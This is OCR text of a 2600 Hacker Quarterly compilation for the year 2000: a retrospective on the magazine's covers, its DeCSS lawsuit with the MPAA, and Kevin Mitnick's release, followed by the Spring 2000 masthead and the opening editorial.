

2600



The Hacker Digest - Volume 17

2000



FORMAT

The 2000 cover formats were a mix of artwork and photographs with the masthead remaining constant throughout. The Autumn issue was again labeled as "Fall" in 2000. The page length remained at 60 pages. The contents had the following unique titles: Spring: "Please Select The Article You Wish To Sue Us Over*" (the asterisk referenced a secret message elsewhere on the page); Summer: "The Neverending Flow"; Fall: "Handle Contents With Care"; and Winter: "Contents May Settle". Little messages continued to be found on Page 3, hidden somewhere in the Table of Contents. These messages read as follows - Spring: "*resist" (an addendum to the asterisk found in that issue's contents title and a reflection of the mood we were all feeling in the wake of lawsuits filed against us); Summer: "unstoppable" (a message we outsmarted ourselves with since we printed it in such a tiny font that nobody on earth was able to read it; you can see part of it on the dot between 18 and 21 on the right side); Fall: "ruckus" (in honor of the Ruckus Society, which had played a key part in demonstrations against both mainstream political parties' conventions that summer); and Winter: "Ya Basta" (a rallying cry amongst activists which translates to "enough is enough"). Letters titles continued to be unique with each issue - Spring: "We're Listening"; Summer: "Dangerous Thought Section"; Fall: "Reader Droppings"; and Winter: "Postal Prose".

COVERS

This year's covers had a wide assortment of themes and styles. Gone were the "Free Kevin" references, as he was now free and there were new issues that eclipsed that long campaign. Contributor credits were as follows - Spring: PIP, The Chopping Block Inc.; Summer: Matt Protagonist, The Chopping Block Inc.; Fall: David A. Buchwald (under a new "Cover Concept and Photo" credit with The Chopping Block Inc. continuing to be credited for this year's remaining issues under "Cover Design"); and Winter: Maverick and SE2600.

The Spring 2000 cover reflected what had just happened to us: a lawsuit was filed against *2600* on behalf of the Motion Picture Association of America. So we modified the text of an R-rated movie preview to reflect this event, and added some of our favorite movie characters: Mickey Mouse, Darth Vader, and Bugs Bunny, representing Disney, Lucasfilm, and Warner Brothers. The picture was presented on a screen attached to a DVD player. The eject button on the left was altered to read "Reject" and the player's logo was changed to say "DVD Tyranny." The volume, channel, and power controls were made to read: "Awareness + Unity = Power." Finally, the copyright symbol on the "preview" was reversed to be the Copyleft symbol.

Summer 2000 was a collection of 27 still frames from our documentary *Freedom Downtime* that was being debuted at this year's H2K conference. The name of the film was printed in large letters on the bottom of the page.

The cover for the Fall 2000 issue went in a different direction, in light of events that

had just transpired at the Republican National Convention in Philadelphia which had our own layout artist arrested while walking down the street talking on a cell phone. He had been targeted as an organizer of unrest, when in actuality he was talking to one of us on his phone at the time. The idea for the cover came out of all that. We had him pose in handcuffs while holding a cell phone. The "phone number" on the cell phone (3479379686) appeared to be a number in the new 347 area code, which had been established for parts of New York City. However, as some astute readers discovered, this wasn't a phone number at all, but the 32-bit representation of our website's IP address (207.99.30.230). So typing that number into a browser would bring someone to our website. The time on the phone (8:02) represented August 2nd, the day all of this went down. The "VOTENADER" tattoo was added in later as a comment on the political atmosphere of the time, and how a third party candidate was actually making a difference. And the shirt is a genuine H2K staff shirt.

Our Winter 2000-2001 cover had another change in mood, this time injecting a Batman theme into a building that already looked like something out of a comic book: the BellSouth tower in Nashville, Tennessee. We added the blue tone and the bat signal, but the rest is completely authentic.

INSIDE

The staff section had credits for Editor-In-Chief, Layout and Design, Cover Design, Office Manager, Writers, Webmaster, Network Operations, Video Production, Broadcast Coordinators, and IRC Admins. The "Cover Concept and Photo" credit was added in the Fall. "Video Production" was changed to "Still More Video Production" for Fall and "The Last (We Hope) of the Video Production" for Winter since *Freedom Downtime* still required more work after its H2K premiere. The Winter staff section had asterisks after certain staffmembers' names, referring to "appeals pending" at the bottom of the page. (This was in light of the disappointing results of various court cases this year.) The staff section remained on Page 4 for Spring and Summer and was moved to Page 2 for the remaining issues. The Statement of Ownership was printed on Page 44 in the Winter edition.

In the wake of Y2K, we continued to have fun with our page numbers, particularly for the Spring issue. Only Pages 21 and 37 had the proper "Spring 2000" on them. All the rest managed to convey the year in different ways. Page 29 went with "Spring Two Thousand". Others had varying methods of representing 0, including "Spring 0", "Spring 00", "Spring 000", and "Spring 0000". We also had a couple that said "Spring 1900" to thoroughly replicate a Y2K error and "Spring 19100" for an even worse one. Page 27 simply said "SPRING", while Page 31 had "Spring XXXX", and Page 57 just had everything crossed out. Page 55 displayed "Spring 2600" instead. Page 43 had the Roman Numeral representation of "Spring MM". Then there was "Spring 02000000" (binary-coded decimal) and "Spring 002000000000" (octal-coded decimal). We had "Spring 11111010000" (binary), "Spring 7D0" (hexadecimal), and "Spring 3720" (octal). We even delved into other calendars with "Spring 4697" (the current Chinese year) and "Spring 5760" (the current Hebrew year). All page numbers were fixed in time for the Summer

issue, with the continuing exception of Page 33, which displayed "19100" for Summer, "0" for Fall, and a big black rectangle for Winter.

Unique quotes continued to be printed in the staffbox of each issue:

Spring: *"If we have to file a thousand lawsuits a day, we'll do it."* - Jack Valenti, head of the MPAA, referring to the steps they will take to silence those spreading the DeCSS source code.

Summer: *"Posting information about MPAA's anti-privacy operations and techniques will make that information easily available to those engaged in, or planning for, digital piracy of individual works."* - MPAA's "Director of Anti-Piracy, Worldwide" Kenneth A. Jacobsen in a filing to the court to prevent the media and the public from learning what they are saying in pre-trial depositions. He really did say "anti-privacy operations" in his filing. Freudian slip? You decide.

Fall: *"Anyone wishing to make lawful use of a particular movie may buy or rent a videotape, play it, and even copy all or part of it with readily available equipment."* - Judge Lewis A. Kaplan's way of dealing with the fact that it's virtually impossible to do this with a DVD - his apparent solution is to just go back and use old technology that isn't subject to insane laws.

Winter: *"I think any time you expose vulnerabilities it's a good thing"* - United States Attorney General Janet Reno, May 2000 in response to security breaches uncovered by federal agents.

With the end of the Kevin Mitnick saga scheduled for January, we thought things would finally calm down. We were wrong. "...it was with the precision of a soap opera that one crisis was immediately succeeded by the next. On the very day before Kevin Mitnick's release, we at *2600* became the latest targets of a world gone mad with litigation and incarceration." The Motion Picture Association of America decided that we were somehow responsible for a tool on the Internet known as DeCSS, which existed solely to bypass access controls on DVD technology and allow Linux machines to play DVDs. (The mass media and plaintiffs would repeatedly confuse that with piracy.) Our linking to the source code was enough for us to be labeled as the main offenders and, as hackers, we were seen as an easy opponent that the judge would have no sympathy for. The irony was pretty biting. "We don't even have a working DVD player and here they were accusing us of piracy."

But we had a lot on our side, too. The "Free Kevin" movement had helped train us in organization skills. "Never before have we seen such awareness and education on the part of the hacker community." A massive action in conjunction with *2600* meetings took place on February 4th. We had the honor of introducing many to the evils of the Digital Millennium Copyright Act, since we were the first people being prosecuted under it. We were able to outline all of the things this law now made illegal for the first time and explain why it posed such a huge threat. It all started with a lawsuit from the DVD

Copy Control Association that was filed in December. Since the court it was filed in had no jurisdiction over us, we didn't see it as anything but a bit of a joke. But then the MPAA got involved and filed a lawsuit against us and three others on January 14th in a court that *did* have jurisdiction. We were forced to remove code from our website and hundreds of other sites mirrored the code to support us. *The New York Times* linked to our links in order to show their opposition to this motion. We were in good company. "It would be a big mistake to assume that the battle has ended with Mitnick's release. Complacency will destroy us and freethinkers everywhere."

On the subject of Kevin Mitnick, we now found ourselves focusing on his reintegration into society and the various injustices he was being forced to endure in the three years of supervised release that were now ahead. "Mitnick has not had a truly free day since 1988 and won't again until 2003." Although we had so much to distract us, we couldn't forget to acknowledge all those who had helped in the fight for justice over the years: "Every ounce of support that people like you have shown over the years has helped Kevin get through this ordeal and helped make the transition back to society a smooth one." And while relationships with organizations like the ACLU and EFF were improving due to our court battle, many expressed concern that they had been absent throughout Mitnick's case. We knew that we had to do better on this front.

In our Spring issue, Kevin wrote an article on "a taste of freedom" where he described what it was like to go to a *2600* meeting and meet some of our attendees: "What fun it must be to be so young, and to know that there are people all around the world who share your passion." Shortly after this, Kevin found himself testifying before a Senate committee on the subject of computer security. It was an incredible transformation in such a short period of time. His article contained this statement: "Without the support of *2600* and you all, my case would likely have ended up differently. The support of each and every one of you positively influenced media treatment of my case, which gave me the energy to fight the charges against me, which in turn influenced the government's treatment of me."

The feeling of the start of a new chapter was palpable. "It's over. And yet, it's just beginning." One battle may have ended, but as long as we stood for what we believed in, we would always have very powerful enemies: "...people with power who fear losing control of it behave irrationally and will spare no effort or expense to neutralize the perceived threat."

There were many other things going on in the hacker world. Hackers were blamed for a massive denial of service attack targeting big corporations, even without any evidence linking it to the hacker world. When evidence of criminal behavior in any story was uncovered, we tried to be quick to condemn it, as we did to one unfortunate letter writer: "This moronic behavior of yours is what makes things difficult for the many thousands of non-malicious hackers out there." We didn't go any easier on a market researcher who wrote in to try and justify his trade's intrusive behavior: "We trust you realize that you're the scum of the earth."

We had a great number of people writing in with horror stories from school after they were

accused of being hackers. We liked to think that publishing these stories was somewhat therapeutic for them. And occasionally, there was a story of someone who was treated in an intelligent manner or who found a teacher that understood what it was they were saying or doing.

There were a good number of debates on all kinds of issues, including whether it was right to spread information on how to remove GeoCities ads when visiting one of their pages. We argued that since visitors weren't necessarily their customers, this didn't constitute any violation of their terms. We also got into debates over the hacked web page section of our own site. We maintained: "Changing the message on a web site is a trivial act." Others didn't agree that this was as harmless as we thought.

2600 meetings make an appearance in a Canadian cartoon called *Kevin Spencer*, which surprised and amazed us. We received a great number of comments on perceived Y2K errors in our Winter 1999-2000 issue, as well as some in our 2000 issues. And we surprised many with our announcement of punk rocker and social activist Jello Biafra as keynote speaker for our H2K conference in July.

For whatever reason, 2000 was the year of the lawsuit... particularly the year of the lawsuit against us. We received a legal threat from Staples over an article that had appeared in a previous issue, which sought to advise us on finding the line where freedom of speech ends and corporate infringement begins. We advised *them* that "...while we appreciate the suggestions on how to run our business, we feel your needs would best be suited if you simply minded yours." When they demanded that we reveal the name of the author of the story, we made our position quite clear: "We will never reveal a source without that source's explicit permission. And we won't cave in to threats of any sort." We printed the whole thing in our letters section. The writer of the story even wrote in to reemphasize our position.

And it continued. A new company called Verizon threatened us for registering verizonreallysucks.com as a counter to their registering verizonsucks.com. They actually accused us of cybersquatting! "While we're pleased that we may be Verizon's very first lawsuit, we're annoyed at the utter waste of time these huge entities continue to waste." We found that "the new massive company formed by the merger between Bell Atlantic and GTE" had registered no fewer than 706 domains, many of which were names critical of the company. We printed them all. Apparently, they thought taking control of these phrases would prevent people from criticizing them. They had no idea what they were up against.

New domain registrars opened up that allowed people to register sites with certain offensive words in them, something that hadn't been allowed in the past. NBC threatened us with a lawsuit after we registered fucknbc.com and pointed it at them. We also registered fuckcbs.com and were happy when they *didn't* threaten us. "We should point out that CBS has taken the existence of our site a lot better than NBC. Of course, their parent company (Viacom) is already suing us for DeCSS." But it didn't take long for CBS to join in the fun and threaten us for having the fuckcbs.com site. So we registered fuckabcandfuckfoxtoo.

com to "see if one domain can generate threats from two different corporations." While we managed to escape their wrath on that one, it definitely felt like something was in the air. "Corporate America has gone mad with litigation and its obsession with the net. Meanwhile, governments the world over are doing everything possible to close the Pandora's box of freedom the net has created. It's getting pretty ugly out there."

In another form of perfect symmetry, our trial in the DeCSS case was scheduled for the day after H2K ended. This meant that lots of conference attendees could actually stay in town and attend the trial! "One thing the summer of 2000 will not be remembered for is dullness."

We didn't expect things to go well. "There ought to be limits to freedom" was the George W. Bush quote that many powerful people wished would be applied to us. And it wasn't too hard to see why we were suddenly Public Enemy Number One. "It's safe to say that new developments in technology are scaring the corporate world to death. What milestones like Napster represent to them is a potential loss of the control they've held for so long."

We fought back in whatever ways we could think of. Our anti-MPAA t-shirts helped to raise funds for our legal defense and they conveyed a powerful message at the same time. The front was a version of our Spring 2000 cover with slightly different wording (instead of "The Following Magazine Has Been Sued For Free Speech" text from the cover, we rephrased it and inserted a missing word, so it read: "2600 The Hacker Quarterly Has Been Sued For Exercising Free Speech"). The back of the shirt was a "scary caricature of MPAA chief Jack Valenti."

But in the end, we lost. "It seemed obvious from the beginning that the court was sympathetic to the case of the MPAA and this was certainly borne out in the decision." Despite having great representation and the full support of the Electronic Frontier Foundation, we couldn't escape what everyone expected as a foregone conclusion. "The judge bought into the notion that hackers are evil."

But, in a way, it was the best thing that could have happened to us because we felt fired up by the injustice of it all. "Their victory will be more costly than our loss." We redoubled our efforts to educate the public - and the politicians: "Every single elected official needs to be targeted aggressively so that they realize what a bad mistake the DMCA is."

Our Fall issue was filled with letters from readers outraged at the decision. And again, we found that we had more energy to fight than ever before. "One thing that seemed to come out of this summer's H2K conference was the sentiment that the time to sit back and take it is over." It was almost like we had been set up to be the right people in the right place at the right time. "What we've seen over the last few months as a direct result of this is the tremendous growth of activism in our community. The Free Kevin movement started us in this direction and the DeCSS case gave us a real push."

Education was where we needed to apply our efforts while the appeal to our case was being worked on. Most people got why the corporate logic of the MPAA was flawed and saw how it worked against the best interests of the individual. "We don't believe in forcing

people to buy an issue for every person who reads it, we don't believe in region coding to prevent those in other countries from reading our words, and we don't limit the reading of our words to 'authorized' people."

"We have complied with the injunctions against us but we doubt that will be enough to satisfy the MPAA or future cases that involve the DMCA." We replaced our links with a list, in order to satisfy the injunctions and also to force the issue as to whether we would be ordered to not even speak the names of the sites hosting DeCSS. EFF announced that they would appeal the case all the way to the Supreme Court. The appeal was scheduled to be heard in the spring.

When we tallied it all up at one point, we found ourselves involved in two lawsuits and at least six lawsuit threats - all at the same time. "We expected an increase in attacks on us because of a perceived weakened state. But this is nothing compared to what will happen if we don't resist each and every time we're pushed."

Of course, it wasn't all about lawsuits this year. We had the usual diverse collection of articles of all sorts, including topics like an intro to biometrics and talk of a concept car called the Cadillac Evoq. There was fallout from the ILOVEYOU virus and an apparent inability of people to learn from the last year's Melissa virus. We encouraged our readers from other countries to register domains for *2600* and to point them to us to get around many of the filters that were being put in place to keep people from getting to our site.

We had the usual correspondence with new readers who got into debates with our auto-responders and didn't appreciate our not answering their individual emails. "Many people take it personally when we're impersonal." Someone decided to insert the *2600* website into the subject line of a virus email, which led to all kinds of accusations and paranoia. We declared war on spammers who insisted on emailing our letters department. And, despite being sued by the entire motion picture industry, they still found time to ask our permission to use *2600* in a Warner Brothers movie.

There was lots of talk about ID badges in schools and how students were being forced to wear them, raising all kinds of privacy issues. We also saw concern over the status of people's credit reports. One reader who worked in the financial industry found it "amazing that so much private information is held by the credit bureaus and financial institutions." Another theorized on the coolness factor of having a car computer: "It would be neat to have a computer in your car. You could use it to play MP3's, hack, or as a really complex red box."

Throughout it all, keeping control of the Internet out of the hands of the powerful was paramount. We were very concerned over "the risk involved when we hand over our Internet access to major corporations who dominate the industry." The threat was obvious to the hacker community. "It's not going to be easy and it's not going to be pleasant. But if we let these powerful entities dictate how we express ourselves, we will have lost the most powerful voice we've ever had." We saw a very definite threat of corporate mergers on free expression. We tried to save the whoownswhat.net project, which was designed to show the extent of such mergers and takeovers. But we were completely overwhelmed

with the number of projects and court appearances we found ourselves a part of in 2000.

We had a successful conference (H2K) in July and announced that our next one would be taking place only two years later, instead of having a three year gap that our first three conferences had. By the end of the year, H2K videos were available on VHS. We hosted a premiere of our documentary *Freedom Downtime* at H2K, but found that it needed more work, so it wasn't officially finished until December.

Just when we thought things might be calming down a little, we found ourselves thrust back into the spotlight in August when our layout artist was arrested while walking down a street in Philadelphia during the Republican National Convention. The act of talking on a cell phone was enough for the authorities to lock him up for several days on suspicion of planning a demonstration. (He was, in fact, talking to one of us at *2600* and was eventually exonerated after a lengthy court battle.) It was precisely this kind of thing that pushed us further towards collaboration with independent media. By the end of the year, we had helped the Indymedia Center "form a base in New York" by donating office space.

We focused on issues like the battle against Low Power FM that was being led by National Public Radio and the National Association of Broadcasters for their own selfish purposes. We witnessed ominous developments: "...the power of the DMCA was extended in October to encompass creation - in addition to distribution - of 'circumvention tools.'" And we issued warnings against the dangers of the encroaching surveillance state: "An open society has no reason to fear its citizens. A closed and oppressive society, such as most prisons, some schools, and all dictatorships, feels the need to constantly monitor the people under its control and to do anything possible to quell rebelliousness and feelings of individuality."

In the wake of the historic 2000 presidential election, we issued a call for ideas for better voting systems, as it became clear there were so many problems with the technology currently in use.

As always, we were challenged for printing the kind of material we specialized in. "If we start agonizing over what people might do with the information we print, we will very quickly run out of topics that won't have some potentially adverse affect [sic] somewhere." We made it quite clear that our content wasn't published to put forward one agenda over another: "...we don't print information for the purpose of revenge. We print information, period." We drew the usual condemnation from various types against us and the people we were standing up for. It didn't really bother us. "It always makes us feel like we're doing the right thing when those who oppose us consistently turn out to be such morons." We vowed never to yield to pressure from those in power when it came to deciding what to print. "The most irresponsible use of information is to withhold it out of fear."

In the end, the year 2000 proved to be quite historic in both challenging those in power and defending ourselves from them. "While many have suggested everything from leaving the country to operating our web site off an oil rig in international waters, we think the best move is to stay right where we are and fight." For the first time, the arena of the battles we fought greatly expanded to include hugely popular items in the mainstream like DVDs and MP3s. The attack on us by the MPAA inspired us to get involved in these technologies,

far more than we had in the past: “Artificial barriers and controls are on the brink of extinction, thanks to innovative and intelligent applications of technology.” We learned that we had much in common with consumers fighting for their rights and the hacker world had much to offer them through technical knowledge. “In 2000, individuals stood up to unlikely corporate stooges with names like Metallica and reminded them that consumers are the ultimate authority on how an industry will function - once they get it together enough to *take* control.”

2600


The Hacker Quarterly
Volume Seventeen, Number One!
Spring 2000
$5.00 US, $7.15 CAN

THE FOLLOWING **MAGAZINE** HAS BEEN SUED FOR

FREE SPEECH

BY THE MOTION PICTURE ASSOCIATION OF AMERICA

YOU MAY SOON FIND YOURSELF



TIME TO FIGHT BACK

Show your support for 2600 and the other defendants in the MPAA lawsuit by sporting our newly designed MPAA t-shirt. The front looks quite a bit like the cover of this issue of 2600 while the back has this scary caricature of MPAA chief Jack Valenti.

The shirts are $25 each, which is more than they would be if we weren't being sued. But if we weren't being sued, we wouldn't have made the shirts! The extra money will go into our defense fund and hopefully prevent this kind of crap from happening again.

You can order these shirts (or anything else) through our online store at www.2600.com or by writing to us at:

2600
PO Box 752
Middle Island, NY 11953
U.S.A.

PLEASE SELECT THE ARTICLE YOU WISH TO SUE US OVER*

"If we have to file a thousand lawsuits a day, we'll do it." - Jack Valenti, head of the MPAA, referring to the steps they will take to silence those spreading the DeCSS source code.

S T A F F

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
TANKEDUPQUEER

Cover Design
PIP, The Chopping Block Inc.

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, Derneval, Nathan Dorfman, John Drake, Paul Estev, Mr. French, Thomas Icom, Joe630, Kingpin, Miff, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter**

Webmaster: **Macki**

Network Operations: **CSS, Izaac**

Video Production: **Porkchop**

Broadcast Coordinators: **Juintz, Shiftlock, AbsoluteO, silicon, cnote, Anakin**

IRC Admins: **autojack, ross**

Inspirational Music: **Blue Man Group, Lard, A3, Freakwater**

Shout Outs: **Wheeler Avenue, Worldlink TV, The Open Source community**

2600 *(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.*

POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada - $18 individual, $50 corporate (U.S.funds).
Overseas - $26 individual, $65 corporate.
Back issues available for 1984-1999 at $20 per year, $25 per year overseas. Individual issues available from 1988 on at $5 each, $6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631-474-2677**

The Next Chapter

It's over. And yet, it's just beginning.

We've always known that the Kevin Mitnick saga was about so much more than one man's fight against injustice or even the future of the hacker world. With increasing intensity, events of the past five years have given us reflections of where our society is going - and what we are losing along the way.

Five years is a very long time. Consider where you were and what you were doing on February 15, 1995, the day Mitnick's ordeal behind bars began. So much has changed, especially in the world of technology. But five years doesn't even begin to tell the story. You would have to go back to 1992 if you wanted to include the years Mitnick spent on the run trying to avoid capture and as far as 1988 to include the case which supposedly cast him in such a fearful light as to warrant eight months of solitary confinement - obviously a motivating factor in later fleeing the authorities even when the alleged violation was trivial. When you add up the confinement and the supervised release, Mitnick has not had a truly free day since 1988 and won't again until 2003. That's *15 years* of a life. And all for someone who never stole, caused damage, or made a profit through his crimes.

What a tremendous waste of time this ordeal has been. And what a waste of talent when you consider what Mitnick could have contributed to our world over all these years. And still, there is a very definite case to be made for the significance of it all. Never before have we seen such awareness and education on the part of the hacker community. Word of Mitnick's case spread to schools all around the world, people protested outside federal buildings and embassies, and a major motion picture exploiting the Mitnick story was exposed and prevented from spreading most of its blatant lies. While this didn't alleviate the suffering and may not have shortened Mitnick's time behind bars, it at least focused attention on the unfairness rather than the tabloid headlines. And it made us all the more wary of what the authorities were planning for the future.

In our case, we didn't have to wait long.

In fact, it was with the precision of a soap opera that one crisis was immediately succeeded by the next. On the very day before Kevin Mitnick's release, we at *2600* became the latest targets of a world gone mad with litigation and incarceration.

It was only days earlier that a massive lawsuit had been filed against us by the Motion Picture Association of America. That's right, those people who give ratings to movies. Apparently, that's not all they do. Representing some of the most powerful entities in the world (Columbia/Tristar, Universal City, Paramount, Disney, Twentieth Century Fox, MGM, and Time Warner), the MPAA targeted *2600* and a handful of others, claiming that we were somehow responsible for threatening the entire DVD industry and the future of motion pictures.

What were they smoking? Good question. We still don't know. But this is the truth of the matter: In November, some enterprising hackers were able to figure out how to play the DVDs they had already purchased on their Linux machines. By doing this, they were able to bypass the access control that the DVD industry put on the technology, a draconian control which had never been implemented in other consumer devices like CD players, VCRs, or Walkmans. And it was this control which had made it impossible for computers not running an "approved" operating system (such as Windows or Mac OS) to play DVDs. By defeating this control, the hackers got around this absurd restriction. To the industry however, they had created doubt as to who was in control and, as we saw with the Mitnick case and so many others, people with power who fear losing control of it behave irrationally and will spare no effort or expense to neutralize the perceived threat.

When the DVD encryption was defeated, hackers, as is their instinct, told the world and made the source code available. This resulted in threats being made against them for daring to figure it out. As a show of support, we posted the source code on our web site, as did many others. We actually thought reason would prevail - until one day in late De-

cember webmaster@2600.com was served (via email) with legal papers from the DVD Copy Control Association. We thought it was pretty funny that a lawsuit could be emailed and even funnier still that they actually believed they could prevail in such a manner. We don't even have a working DVD player and here they were accusing us of piracy. Not to mention the fact that we weren't even involved in figuring it out in the first place.

They sent out legal threats against all kinds of people all around the world using whatever bizarre alias the web site might have been registered under. But there were also lots of people whose real names were used. We saw it as an incredible waste of money and effort on the part of the DVD CCA which nobody took very seriously. For one thing, the court they filed the lawsuit with had no jurisdiction outside of California.

But the humor was soon to wear off. On January 14, the MPAA stepped into the fray with guns blazing. Lawsuits were filed against four *individuals* including the editor of *2600* and the owner of an Internet Service Provider who wasn't even aware of the existence of the code which was on one of his customer's web pages. We saw this as a clear intimidation tactic - after all, is Bill Gates summoned to court every time Microsoft is sued?

But intimidation was only the first part. We were about to learn a lesson about corporate manipulation of federal courts.

The first clumsy attempt to serve us with papers was made after 6 pm on a Friday afternoon. (They never actually succeeded in serving the papers but apparently dropping them on the ground is good enough these days.) A second attempt was made to serve our post office box for reasons we'll never know. Perhaps they thought our offices were within the post office somewhere.

Despite this non-serving of legal documents and despite the fact that the following Monday was a holiday, all of the defendants were ordered to have their entire defense submitted to the court by 7:00 am Wednesday, leaving exactly one day to prepare. Even with the Electronic Frontier Foundation stepping in to help us, this was simply an impossible and extremely unreasonable feat for all of the defendants.

On the following Thursday, January 20, a preliminary injunction was summarily granted against us which pretty much forced us to take the offending material off of our web site or face immediate imprisonment for "contempt of court." Hard as this was for us to accept, we complied, believing that we could fight the battle a lot more effectively without being locked away. Since then many hundreds of sites have mirrored the offending material in a demonstration of electronic civil disobedience. We have in turn put links on our site to these other locations.

